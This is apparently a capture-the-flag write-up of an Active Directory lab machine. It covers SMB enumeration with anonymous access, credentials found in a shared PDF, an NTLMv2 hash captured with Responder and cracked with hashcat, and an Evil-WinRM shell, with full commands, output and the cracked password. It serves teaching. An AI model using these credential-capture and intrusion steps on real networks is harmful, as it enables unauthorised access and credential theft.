
If you read my previous article below, you already know we're back for more Active Directory fun:
And if you've read my previous writeups, you already know how we like to start…
Enumeration.
More specifically, the Nmap scan.
jbrown@Jabaris-MacBook-Pro escape % sudo nmap -sC -sV -O -T4 10.129.4.42
Password:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 07:47 -0400
Nmap scan report for 10.129.4.42
Host is up (0.035s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-09 19:47:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-09T19:48:30+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.4.42:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
| ms-sql-ntlm-info:
|   10.129.4.42:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-03-09T19:40:04
|_Not valid after:  2056-03-09T19:40:04
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2026-03-09T19:48:30+00:00; +7h59m11s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-09T19:47:51
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m10s, deviation: 0s, median: 7h59m10s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.65 seconds
jbrown@Jabaris-MacBook-Pro escape %
Woah, this time we've got a lot more information to work with. The scan shows quite a few services running on this machine.
Right away we can see several ports open that are typical in an Active Directory environment. Things like LDAP, Kerberos, SMB, and interestingly DNS.
One thing that immediately stands out is port 53.
53/tcp open domain Simple DNS PlusNext you'll also notice LDAP running, and even the secure version (LDAPS).
That's a good sign we're dealing with a domain controller or at least something heavily tied into Active Directory.
From the scan we can also pull the domain name:
DNS: sequel.htb
Now that we know the domain, our enumeration just got a lot easier.
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2026-03-09T19:48:30+00:00; +7h59m11s from scanner time.
SMB is also running on port 445, so you already know what that means.
We have to check if anonymous login is allowed.
Sometimes misconfigured SMB shares allow guest or null authentication, which can give us access to files, usernames, or other useful information.
445/tcp  open  microsoft-ds?
Host script results:
| smb2-time:
|   date: 2026-03-09T19:47:51
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m10s, deviation: 0s, median: 7h59m10s
ow this is interesting — we can also see MSSQL running on port 1433.
Microsoft SQL Server showing up on a machine like this can be very useful during enumeration. In many Active Directory environments, databases sometimes store credentials, configuration files, or other sensitive information.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.3.121:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-03-09T19:48:31+00:00; +7h59m11s from scanner time.
| ms-sql-ntlm-info:
|   10.129.3.121:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-03-09T19:40:04
|_Not valid after:  2056-03-09T19:40:04
Lastly, we can't forget about our favorite service to exploit — WinRM running on port 5985.
If we're able to get valid credentials at any point, WinRM often gives us an easy way to get a shell on the machine.
So it's definitely a service we'll want to keep in mind as we continue enumerating.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Now that we've enumerated the services, let's see if we can exploit SMB using anonymous login.
I prefer to use NetExec for this. It's quickly become my Swiss army knife when it comes to enumerating and exploiting services.
With one command we can quickly check if anonymous authentication is allowed and start listing shares to see if anything interesting is exposed.
jbrown@Jabaris-MacBook-Pro escape % nxc smb 10.129.4.42 -u anonymous -p ""
SMB         10.129.4.42    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.4.42    445    DC               [+] sequel.htb\anonymous: (Guest)
jbrown@Jabaris-MacBook-Pro escape %
So it looks like anonymous authentication maps to the guest user for this service.
That's still useful for us. Even limited guest access can sometimes expose shared folders, documents, or configuration files that shouldn't be publicly accessible.
Let's see what other information we can pull from the server and check if any shares are available to the guest account.
Shares:
jbrown@Jabaris-MacBook-Pro escape % nxc smb 10.129.4.42 -u anonymous -p "" --shares
SMB         10.129.4.42    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.4.42    445    DC               [+] sequel.htb\anonymous: (Guest)
SMB         10.129.4.42    445    DC               [*] Enumerated shares
SMB         10.129.4.42    445    DC               Share           Permissions     Remark
SMB         10.129.4.42    445    DC               -----           -----------     ------
SMB         10.129.4.42    445    DC               ADMIN$                          Remote Admin
SMB         10.129.4.42    445    DC               C$                              Default share
SMB         10.129.4.42    445    DC               IPC$            READ            Remote IPC
SMB         10.129.4.42    445    DC               NETLOGON                        Logon server share
SMB         10.129.4.42    445    DC               Public          READ
SMB         10.129.4.42    445    DC               SYSVOL                          Logon server share
jbrown@Jabaris-MacBook-Pro escape %
So it looks like we have READ permissions on two shares: IPC$ and Public.
The IPC$ share is usually used for inter-process communication and typically doesn't contain much that's useful for us right away.
The Public share on the other hand sounds much more interesting.
Let's start by checking what's inside the Public share and see if anything useful was left behind.
jbrown@Jabaris-MacBook-Pro escape % nxc smb 10.129.4.42 -u anonymous -p "" --shares Public -M spider_plus
SMB         10.129.4.42    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.4.42    445    DC               [+] sequel.htb\anonymous: (Guest)
SPIDER_PLUS 10.129.4.42    445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.4.42    445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.4.42    445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.4.42    445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.4.42    445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.4.42    445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.4.42    445    DC               [*]  OUTPUT_FOLDER: /Users/jbrown/.nxc/modules/nxc_spider_plus
SMB         10.129.4.42    445    DC               [*] Enumerated shares
SMB         10.129.4.42    445    DC               Share           Permissions     Remark
SMB         10.129.4.42    445    DC               -----           -----------     ------
SPIDER_PLUS 10.129.4.42    445    DC               [+] Saved share-file metadata to "/Users/jbrown/.nxc/modules/nxc_spider_plus/10.129.4.42.json".
SPIDER_PLUS 10.129.4.42    445    DC               [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.4.42    445    DC               [*] SMB Readable Shares:  2 (IPC$, Public)
SPIDER_PLUS 10.129.4.42    445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.4.42    445    DC               [*] Total folders found:  0
SPIDER_PLUS 10.129.4.42    445    DC               [*] Total files found:    1
SPIDER_PLUS 10.129.4.42    445    DC               [*] File size average:    48.39 KB
SPIDER_PLUS 10.129.4.42    445    DC               [*] File size min:        48.39 KB
SPIDER_PLUS 10.129.4.42    445    DC               [*] File size max:        48.39 KB
I copied the file to my current directory and noticed it's a PDF file.
Nothing fancy here — I'll just open it with Adobe Acrobat (the free version of course) and take a look to see what information it might contain.
jbrown@Jabaris-MacBook-Pro escape % cat 10.129.4.42.json
{
    "Public": {
        "SQL Server Procedures.pdf": {
            "atime_epoch": "2022-11-19 06:50:54",
            "ctime_epoch": "2022-11-17 14:47:32",
            "mtime_epoch": "2022-11-19 06:51:25",
            "size": "48.39 KB"
        }
    }
}% 
Looking through the document, it looks like instructions showing users how to add a non‑domain joined or domain joined machine to test the MSSQL database.
Just from this page we can already pull out a few useful things.
First, there's a command shown in the document that definitely stands out. That might come in handy later, so it's something worth keeping in the back of our minds.
Second, even though we haven't really started enumerating users yet, we've already discovered a few names: Ryan, Tom, and Brandon.
Now if we look a little closer at the hyperlink to contact Brandon, we can also identify the email naming conventionbeing used in the environment. This is extremely useful during enumeration.
From the email format we can see it follows:
firstName.lastName@sequel.htb
This format is also known as a UPN (User Principal Name). Knowing the UPN structure can be very helpful later if we need to perform user enumeration, password spraying, or credential attacks.


On the second page we get something even better — credentials to authenticate to the database.
So naturally, that's exactly what we're going to try next.
To connect to the database I'll be using Beekeeper Studio. It's a simple database client that makes it easy to connect to and interact with different databases.
I actually use it for some of my personal coding projects whenever I'm implementing some sort of SQL functionality, so it's a tool I'm already comfortable with.
Let's plug in the credentials and see if we can successfully authenticate to the MSSQL server.


If you've gone through the SQL Injection path, CBBH, or you're just familiar with working with databases, you probably already know what the next step looks like.
Now we want to start enumerating the database.
Things we typically want to identify include:
- Current users
- SQL server version
- User privileges
- Databases and tables
- And potentially stored credentials or passwords
The goal here is simple — start pulling as much information as possible from the database and see if anything useful shows up.

Looking at the server, we can see a few databases already present:
- master
- tempdb
- model
- msdb
When attempting to access the model database, I ran into an error.
That usually just means our user doesn't have the proper permissions to interact with it.
No problem though — let's move on and try a different database to see what we can access.

kept running into "Permission Denied" errors, so I had to do a little research.
After digging around, I learned that we can identify which user the SQL Server service is running as by querying a registry key from within MSSQL.
This can be very useful because the service account often has more privileges on the system than the database user we authenticated with. So if we can identify it, that information might help us later during exploitation.

Now that we know the user the SQL Server service is running as, we can move to the next step.
Since we don't know the password for this account, one option is to set up our own SMB server and attempt a credential relay / capture attack.
The idea here is to try and force the server to authenticate to us. When it does, it will send its NTLM authentication, which we can capture.
Because this is a service account, we can safely assume it has some level of access in the environment. So if we're able to capture its authentication, it could give us a strong foothold in the domain.
To do this, we can use Responder to capture the NTLM hash, and then attempt to crack it using Hashcat. If the password is weak enough, we may be able to recover the plaintext credentials and use them for further access.
sudo python3 Responder.py -I tun0 -i 10.10.14.49 -v
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[!] Warning: No link-local IPv6 found, using global *******************************
[!] This address may not be reachable on local network!

[*] Tips jar:
    USDT -> **************************************
    BTC  -> ***************************************

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.49]
    Responder IPv6             [2600:1702:24c0:2250:b8f5:d60b:12:d1ab]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-S1E86RJE7J7]
    Responder Domain Name      [E2JE.LOCAL]
    Responder DCE-RPC Port     [49106]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[!] Error starting UDP server on port 5355, check permissions or other servers running.
[!] Error starting UDP server on port 5353, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.129.4.42
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:732e8c64096b4805:D96B0CA575D598AF790646763F31E7A8:0101000000000000801CB3C0D9AFDC012A352C9EECB0AF510000000002000800450032004A00450001001E00570049004E002D005300310045003800360052004A00450037004A00370004003400570049004E002D005300310045003800360052004A00450037004A0037002E00450032004A0045002E004C004F00430041004C0003001400450032004A0045002E004C004F00430041004C0005001400450032004A0045002E004C004F00430041004C0007000800801CB3C0D9AFDC01060004000200000008003000300000000000000000000000003000005C4C4390BFD0F18907F218A6921FCB34BF5237821718C69849F16681E0A415130A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00340039000000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.1.66 for name CHILDRENS (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.1.66 for name CHILDRENS (service: Local Master Browser)
[+] Exiting...
jbrown@Jabaris-MacBook-Pro Responder % git clone https://github.com/lgandx/Responder.git
sql_svc::sequel:732e8c64096b4805:D96B0CA575D598AF790646763F31E7A8:0101000000000000801CB3C0D9AFDC012A352C9EECB0AF510000000002000800450032004A00450001001E00570049004E002D005300310045003800360052004A00450037004A00370004003400570049004E002D005300310045003800360052004A00450037004A0037002E00450032004A0045002E004C004F00430041004C0003001400450032004A0045002E004C004F00430041004C0005001400450032004A0045002E004C004F00430041004C0007000800801CB3C0D9AFDC01060004000200000008003000300000000000000000000000003000005C4C4390BFD0F18907F218A6921FCB34BF5237821718C69849F16681E0A415130A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00340039000000000000000000
hashcat:
jbrown@Jabaris-MacBook-Pro escape % ../tools/hashcat/hashcat -m 5600 hash.txt ../wordlist/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting

METAL API (Metal 368.52)
========================
* Device #01: Apple M2, skipped

OpenCL API (OpenCL 1.2 (Jul 20 2025 19:29:12)) - Platform #1 [Apple]
====================================================================
* Device #02: Apple M2, GPU, 2730/5461 MB (512 MB allocatable), 10MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 100c

Host memory allocated for this attack: 650 MB (1202 MB free)

Dictionary cache hit:
* Filename..: ../wordlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

SQL_SVC::sequel:732e8c64096b4805:d96b0ca575d598af790646763f31e7a8:0101000000000000801cb3c0d9afdc012a352c9eecb0af510000000002000800450032004a00450001001e00570049004e002d005300310045003800360052004a00450037004a00370004003400570049004e002d005300310045003800360052004a00450037004a0037002e00450032004a0045002e004c004f00430041004c0003001400450032004a0045002e004c004f00430041004c0005001400450032004a0045002e004c004f00430041004c0007000800801cb3c0d9afdc01060004000200000008003000300000000000000000000000003000005c4c4390bfd0f18907f218a6921fcb34bf5237821718c69849f16681e0a415130a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00340039000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:732e8c64096b4805:d96b0ca575d598af79...000000
Time.Started.....: Mon Mar  9 15:36:53 2026 (0 secs)
Time.Estimated...: Mon Mar  9 15:36:53 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (../wordlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#02........: 18552.9 kH/s (0.23ms) @ Accel:806 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10832640/14344384 (75.52%)
Rejected.........: 0/10832640 (0.00%)
Restore.Point....: 10316800/14344384 (71.92%)
Restore.Sub.#02..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#02...: aic2003 -> Maus88
Hardware.Mon.SMC.: Fan0: 0%
Hardware.Mon.#02.: Util: 57% Pwr:95mW

Started: Mon Mar  9 15:36:47 2026
Stopped: Mon Mar  9 15:36:54 2026
jbrown@Jabaris-MacBook-Pro escape %
Great — we successfully captured the hash and cracked the password.
Now the next step is simple: try logging in.
If the credentials are valid, we can use this service account to authenticate to the machine using Evil‑WinRM. Since WinRM is running on port 5985, it gives us an easy way to obtain a shell on the target system.
Let's try logging in with Evil‑WinRM and see if the credentials work. If they do, we should finally have initial access to the box.
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.4.42  -u sql_svc -p REGGIE1234ronnie
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
/opt/homebrew/Cellar/ruby/4.0.1/lib/ruby/gems/4.0.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
Now that we're logged in, it's time to do a little more enumeration.
Getting a shell is great, but we're not done yet. The next step is to start looking around the system to see what access this account has and if there's a way we can move further or escalate privileges.
*Evil-WinRM* PS C:\Users\sql_svc\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\sql_svc\Desktop>
*Evil-WinRM* PS C:\Users\sql_svc\Desktop> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Brandon.Brown            Guest
James.Roberts            krbtgt                   Nicole.Thompson
Ryan.Cooper              sql_svc                  Tom.Henn
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\sql_svc\Desktop> net groups

Group Accounts for \\

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\sql_svc\Desktop>
Doing some enumeration, I noticed a folder called Ryan.Cooper.
Based on the naming convention we discovered earlier — firstName.lastName — this is more than likely a user directory.
That means it's definitely worth taking a look inside to see if there's anything interesting or potentially useful left behind.
*Evil-WinRM* PS C:\Users\sql_svc> ls


    Directory: C:\Users\sql_svc


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         2/1/2023   1:55 PM                Desktop
d-r---       11/18/2022   1:13 PM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\sql_svc> cd ..
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/7/2023   8:58 AM                Administrator
d-r---        7/20/2021  12:23 PM                Public
d-----         2/1/2023   6:37 PM                Ryan.Cooper
d-----         2/7/2023   8:10 AM                sql_svc


*Evil-WinRM* PS C:\Users> cd Public
*Evil-WinRM* PS C:\Users\Public> ls
Access to the path 'C:\Users\Public' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Public:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\Users\Public> cd ..
*Evil-WinRM* PS C:\Users> cd Ryan.Cooper
*Evil-WinRM* PS C:\Users\Ryan.Cooper> ls
Access to the path 'C:\Users\Ryan.Cooper' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Ryan.Cooper:String) [Get-ChildItem], UnauthorizedAccessException
